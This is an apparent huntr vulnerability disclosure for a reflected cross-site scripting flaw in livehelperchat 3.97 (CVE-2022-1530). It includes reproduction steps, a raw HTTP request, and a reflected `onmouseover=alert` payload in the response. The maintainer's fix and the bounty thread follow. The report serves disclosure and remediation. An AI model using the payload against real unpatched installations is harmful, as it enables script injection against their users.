

Cross-site Scripting (XSS) in livehelperchat/livehelperchat

0



Reported on Apr 26th 2022

Proof of Concept

1) Login to the webapplication

2) Navigate to the below URL

URL :- [https://demo.livehelperchat.com/site_admin/system/languages/\(updated\)/true/\(sa\)/HEXX](https://demo.livehelperchat.com/site_admin/system/languages/(updated)/true/(sa)/HEXX)

Below some image POC

The screenshot shows a web browser window with the URL [https://demo.livehelperchat.com/site_admin/system/languages/\(updated\)/true/\(sa\)/HEXX](https://demo.livehelperchat.com/site_admin/system/languages/(updated)/true/(sa)/HEXX). The browser's developer tools are open, displaying the network request and response. The request is a GET request to the specified URL. The response is an HTML page with a title 'Site Maintenance' and a body containing a form. The form has a hidden input field named 'changeSiteAccess' with a value of '1' and a hidden input field named 'siteaccess' with a value of 'HEXX'. The page also contains a script that triggers an alert box when the 'siteaccess' input is hovered over.


```

Request
1 GET
2 /site_admin/system/languages/(updated)/true/(sa)/HEXX
3 Host: demo.livehelperchat.com
4 Cookie: PHPSESSID=0tobcmp2v7m0cn4an5421johor
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "(Not A:Brand";v="8", "Chromium";v="100"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
11 x64) AppleWebKit/537.36 (KHTML, like Gecko)
12 Chrome/100.0.4896.127 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
14 image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
15 Sec-Fetch-Site: none
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close

Response
<input type="hidden" name="changeSiteAccess" value="1" />
</form>
<form action="/site_admin/system/languages" method="post" name="siteaccess">
  <input type="hidden" name="csrf_token" value="3d02388fe080c14a78a9d70843c7e400" />
  <input type="hidden" name="siteaccess" value="HEXX">
  <a onmouseover=alert(11122)>
    DEXX<a" /><!doctype html>
<title>
  Site Maintenance
</title>
<style>
  body{
    text-align:center;
    padding:150px;
  }
  h1{
    font-size:50px;
  }
  body{
    font:20pxHelvetica,sans-serif;
    color:#333;
  }

```

Chat with us



We'll be back soon!

This service is currently unavailable due to an emergency or scheduled maintenance window. The service will be back online within the next two hours. Sorry for the inconvenience.

— Online Service Support Team

Impact

Attacker can execute malicious JS on Application :)

CVE

CVE-2022-1530

(Published)

Vulnerability Type

CWE-79: Cross-site Scripting (XSS) - Reflected

Severity

Low (3.8)

Registry

Other

Affected Version

3.97v

Visibility

Public

Status

Fixed

Chat with us

Found by



AggressiveUser

@aggressiveuser

legend ▼

This report was seen 640 times.

We are processing your report and will contact the **livehelperchat** team within 24 hours.

7 months ago

Remigijus Kiminas validated this vulnerability 7 months ago

AggressiveUser has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Remigijus Kiminas marked this as fixed in **3.99v** with commit **edef7a** 7 months ago

The fix bounty has been dropped ✗

This vulnerability will not receive a CVE ✗

AggressiveUser 7 months ago

Researcher

@maintainer can i have CVE for this report ?
if its possible please mention the @admin for it.

Jamie Slome 7 months ago

Admin

Sorted 👍 The CVE should be published shortly...

Sign in to join this conversation

Chat with us

2022 © 418sec

huntr

[home](#)

[hacktivity](#)

[leaderboard](#)

[FAQ](#)

[contact us](#)

[terms](#)

[privacy policy](#)

part of 418sec

[company](#)

[about](#)

[team](#)

[Chat with us](#)